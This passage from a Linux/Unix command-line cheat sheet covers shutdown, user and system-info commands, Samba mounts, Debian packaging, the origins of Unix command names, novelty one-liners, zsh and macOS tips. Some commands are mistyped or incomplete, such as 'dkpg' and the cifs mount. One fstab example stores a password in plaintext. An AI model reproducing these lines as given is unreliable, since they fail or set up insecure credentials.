Shut down and halt the system at 8:00 p.m.

```
shutdown -h 20:00
```

Shut down and halt the system in five minutes

```
shutdown -h +5
```

Shut down and halt the system at midnight, and warn all logged-in users

```
shutdown -h 00:00 "The system is going down for maintenance at midnight
  ⇒ "
```

Cancel any pending shutdown

```
shutdown -c
```

Cancel any pending shutdown and send a message to all logged in users

```
shutdown -c "Sorry, I hit the wrong key!"
```

Find out where perl is installed on your system

```
which perl
```

Create a new user with a username of bucky

```
adduser bucky ~(By default, the user's home directory will be their
  ⇒ name)
```

Add the user doug to the audio group

```
addgroup doug audio
```

Find out how long the system has been up

```
uptime
```

(prints 3:34pm up 4:31, 4 users, load average: 0.01, 0.05, 0.07)

Output a list of times when the system was rebooted

```
last reboot
```

Output the name of the operating system

```
uname
```

Output the release number of the operating system

```
uname -r
```

Output the CPU processor type of the system

```
uname -m
```

Output all of the uname information for the system you are on,

```
uname -a
```

Output the release name of the Debian system you are on

```
cat /etc/debian_version
```

Debian releases have historically been named after characters from the motion picture Toy Story.

Microsoft Windows

Change Windows Domain password from Linux

```
smbpasswd -r <domain-server> -U <user name>
```

Use Cygwin to talk to the Windows clipboard

```
cat /dev/clipboard; $(somecommand) > /dev/clipboard
```

Mount a Windows share on the local network (Ubuntu) with user

```
sudo mount -t cifs -o user,username="samba username"
```

Automount samba shares as devices in /mnt/

```
sudo vi /etc/fstab; Go//smb-share/gino /mnt/place smbfs defaults,
 ⇒ username=gino,password=pass 0 0<esc>:wq; mount //smb-share/gino
```


Miscelaneous

106.1 Making A Simple Debian Package

The following is a procedure for creating a debian package.

Create a 'debian/usr/bin' folder and copy the executable there

```
mkdir -p ./debian/usr/bin; cp someprogram ./debian/usr/bin
```

Create a man page for the program

```
vim someprogram.1
```

(this is an optional step)

Create a man page folder and copy the man page there,

```
mkdir -p ./debian/usr/share/man/man1
```

```
cp ./man/man1/someprogram.1 ./debian/usr/share/man/man1
```

Compress the man page with gzip (an option step)

Create a copyright file to include in the package

```
find /usr/share/doc -name "copyright" ~(see examples of copyright files
 ⇒ )
```

Create a folder for the copyright file and copy the file there

```
mkdir -p ./debian/usr/share/doc/someprogram; ...
```

```
cp ./copyright ./debian/usr/share/doc/someprogram
```

Find out the dependencies of all programs which your program uses

```
dkpg -S /bin/cat ~(this will display 'coreutils: /bin/cat)
```

Find out the version numbers of dependencies

```
apt-cache showpkg coreutils
```

(this information is needed for the 'Dependencies' field of the control file)
make a control file..

```
Package: someprogram
Version: 1.1-1
Section: base
Priority: optional
Architecture: all
Depends: bash (>= 2.05a-11), textutils (>= 2.0-12), awk, procps (>=
 ⇒ \
1:2.0.7-8), sed (>= 3.02-8), grep (>= 2.4.2-3), coreutils (>= 5.0-5)
```

```
Maintainer: James Tree <james@tree.org>
Description: parses a text stream
 This script parses a text stream using a stack virtual machine
```

Copy the control file to the 'DEBIAN' folder

```
mkdir -p debian/DEBIAN; cp control debian/DEBIAN
```

(on some debians: find ./debian -type d — xargs chmod 755)

Make a change log file (an optional step)

```
    xlinuxstatus (1.2-1)
  * Made Debian package lintian clean.
     -- James Tree <james@tree.org>  2002-12-13
```

Make a changelog.Debian file (optional)

```

 linuxstatus Debian maintainer and upstream author are identical.
 Therefore see also normal changelog file for Debian changes.
```

Create and rename the package file

```
dpkg-deb --build debian; mv debian.deb someprogram_1.1-1_all.deb
```

(or build as root 'fakeroot dpkg-deb –build debian')

Install the newly created package

```
dpkg -i ./someprogram_1.1-1_all.deb
```

Remove the installed package

```
dpkg -r someprogram
```

=;

106.2 Unix Program Naming

The names for Unix programs appear cryptic and seem to have no relation to their function. However there is usually an explanation for the name. Unix commands are traditionally very short to save typing.

Some Unix names explained

`unix`	A pun on the <mul>tics operating system
`linux`	<linu>s torvalds version of the uni<x> operating system
`cat`	Con<cat>enate files, display all mentioned files
`less`	Is a successor to the 'more' program, a file page
`sed`	<s>tream <ed>itor
`grep`	<g>lobal <r>egular <e>x<p>ression search,
`ed`	<ed>itor
`vi`	<vi>sual editor
`vim`	<v>isual editor <im>proved
`emacs`	<e>diting <mac>ro<s>
`wc`	<w>ord <c>ount
`tar`	Write to a <t>ape <ar>chive
`ls`	<l>i<s>t files,
`troff`	<t>ypesetting <r>un <off> system, formats documents
`groff`	<g>nu version of the <r>un <off> system
`perl`	<p>ractical <e>xtraction and <r>reporting <l>anguage
`awk`	Text processing language by <A>ho, <W>einberger, and <K>ernighan
`cd`	<c>hange <d>irectory
`gcc`	<g>nu <c> <c>ompiler
`wget`	<w>eb <get>ter
`curl`	<c>apture <url>
`scp`	<s>ecure <c>opy <p>rogram

106.3 Curiosities

A death cow thinking in your fortune cookie

```
fortune -s -c -a | cowthink -d -W 45
```

Find the cover image for an album

```
albumart(){ local y="$@";awk '/View larger image/{gsub(/^.*
 ⇒ largeImagePopup\(.|., .*$/,"");print;exit}' <(curl -s 'http://www.
 ⇒ albumart.org/index.php?srchkey='${y// /+}'&itempage=1&newsearch=1&
 ⇒ searchindex=Music');}
```

Random xkcd comic

```
display "$(wget -q http://dynamic.xkcd.com/comic/random/ -O - | grep -
 ⇒ Po '(?<=")http://imgs.xkcd.com/comics/[^"]+(png|jpg)')"
```

Auto Rotate Cube (compiz)

```
wmctrl -o 2560,0 ;sleep 2 ; echo "FIRE 001" | osd_cat -o 470 -s 8 -c
 ⇒ red -d 10 -f -*-bitstream\ vera\ sans-*-*-*--250-*-*-*-*-*-*-* ;
 ⇒ sleep 1; wmctrl -o 0,0
```

Matrix Style

```
LC_ALL=C tr -c "[:digit:]" " " < /dev/urandom | dd cbs=$COLUMNS conv=
 ⇒ unblock | GREP_COLOR="1;32" grep --color "[^ ]"
```

Read the useless use of cat awards page

```
lynx http://partmaps.org/era/unix/award.html
```

Dolphins on the desktop (compiz)

```
xwinwrap -ni -argb -fs -s -st -sp -nf -b -- /usr/libexec/xscreensaver/
 ⇒ atlantis -count 20 -window-id WID &
```

For all who don't have the watch command

```
watch() { while test :; do clear; date=$(date); echo -e "Every "$1"s:
 ⇒ $2 \t\t\t\t $date"; $2; sleep $1; done }
```

Get Futurama quotations from slashdot.org servers

```
echo -e "HEAD / HTTP/1.1\nHost: slashdot.org\n\n" | nc slashdot.org 80
 ⇒ | egrep "Bender|Fry" | sed "s/X-//"
```

View the newest xkcd comic.

```
xkcd(){ local f=$(curl -s http://xkcd.com/);display $(echo "$f"|grep -
 ⇒ Po '(?<=")http://imgs.xkcd.com/comics/[^"]+(png|jpg)');echo "$f"|
 ⇒ awk '/<img src="http:\/\/imgs\.xkcd\.com\/comics\/.*?" title=.*/{
 ⇒ gsub(/^.*title=.|".*?$/,"");print}';}
```

The absolutely fastest nth fibonacci number

```
time echo 'n=70332;m=(n+1)/2;a=0;b=1;i=0;while(m){e[i++]=m%2;m/=2};
 ⇒ while(i--){c=a *a;a=c+2*a*b;b=c+b*b;if(e[i]){t=a;a+=b;b=t}};if(n%2)
 ⇒ a*a+b*b;if(!n%2)a*( a+2*b)' | bc
```

The 1 millionth fibonacci number

```
time echo 'n=1000000;m=(n+1)/2;a=0;b=1;i=0;while(m){e[i++]=m%2;m/=2};
 ⇒ while(i--){c =a*a;a=c+2*a*b;b=c+b*b;if(e[i]){t=a;a+=b;b=t}};if(n%2)
 ⇒ a*a+b*b;if(!n%2)a *(a+2*b)' | bc
```

Another Matrix Style Implementation

```
echo -ne "\e[32m" ; while true ; do echo -ne "\e[$(($RANDOM % 2 + 1))m"
 ⇒  ; tr -c "[:print:]" " " < /dev/urandom | dd count=1 bs=50 2> /dev/
 ⇒ null ; done
```

Useless load

```
cat /dev/urandom | gzip -9 > /dev/null &
```

Gets a random Futurama quote from /.

```
curl -Is slashdot.org | egrep '^X-(F|B|L)' | cut -d \- -f 2
```

Get Futurama quotations from slashdot.org servers

```
lynx -head -dump http://slashdot.org|egrep 'Bender|Fry'|sed 's/X-//'
```

Put nothing nowhere

```
cat /dev/zero > /dev/null &
```

Random line from bash.org (funny IRC quotes)

```
curl -s http://bash.org/?random1
```

Decode html entities with perl

```
perl -ne 'use HTML::Entities;print decode_entities($_),"\n"'
```

Zsh — Section 107

Get length of array in zsh

```
$foo[(I)$foo[-1]]
```

ZSH prompt. ':)' after program execution with no error, ':(' after

```
PROMPT=$'%{\e[0;32m%}%B[%b%{\e[0m%}%n%{\e[0;32m%}@%{\e[0m%}%(4c,./%1~,%
  ⇒  ~)%{\e[0;32m%}%B]%b% %(?,%{\e[0;32m%}:%)%{\e[0m%},%{\e[0;31m
  ⇒ %}:(%{\e[0m%}) %# '
```

Show every subdirectory (zsh)

```
ls -ld **/*(/)
```

Delete empty directories with zsh

```
rm -d **/*(/^F)
```

Postpone a command [zsh]

```
<alt+q>
```

Zsh only: access a file when you don't know the path, if it is in

```
file =top
```

Mac Osx — Section 108

This doesnt really belong here, but anyway.

Enable Hibernate in OS X

```
sudo pmset -a hibernatemode 1
```

On Mac OS X, runs System Profiler Report and e-mails it to

```
system_profiler | mail -s "$HOSTNAME System Profiler Report"
  ⇒ user@domain.com
```

Paste OS X clipboard contents to a file on a remote machine

```
pbpaste | ssh user@hostname 'cat > ~/my_new_file.txt'
```

Throttling Bandwidth On A Mac

```
sudo ipfw pipe 1 config bw 50KByte/s;sudo ipfw add 1 pipe 1 src-port 80
```

OSX command to take badly formatted xml from the clipboard, cleans

```
pbpaste | tidy -xml -wrap 0 | pbcopy
```

Paste the contents of OS X clipboard into a new text file

```
pbpaste > newfile.txt
```

Zip a directory on Mac OS X and ignore .DS_Store (metadata)

```
zip -vr example.zip example/ -x "*.DS_Store"
```

Open up a man page as PDF (#OSX)

```
function man2pdf(){ man -t ${1:?Specify man as arg} | open -f -a
  ⇒ preview; }
```

Section 109

Notes And Ideas

This section should contain references to things which I think would be worthwhile investigating but which I havent and may well never get round to doing.
grsync. gimp thresholds. sea horse for encrypt
vnc and vino for remote control Tweetdeck, bluefish, dropbox, dialog, gdialog,
xxd - hexdumps
kompozer,

Section 110

Organisation

`zim` Note taker

`tomboy` Note taker

`fzapper`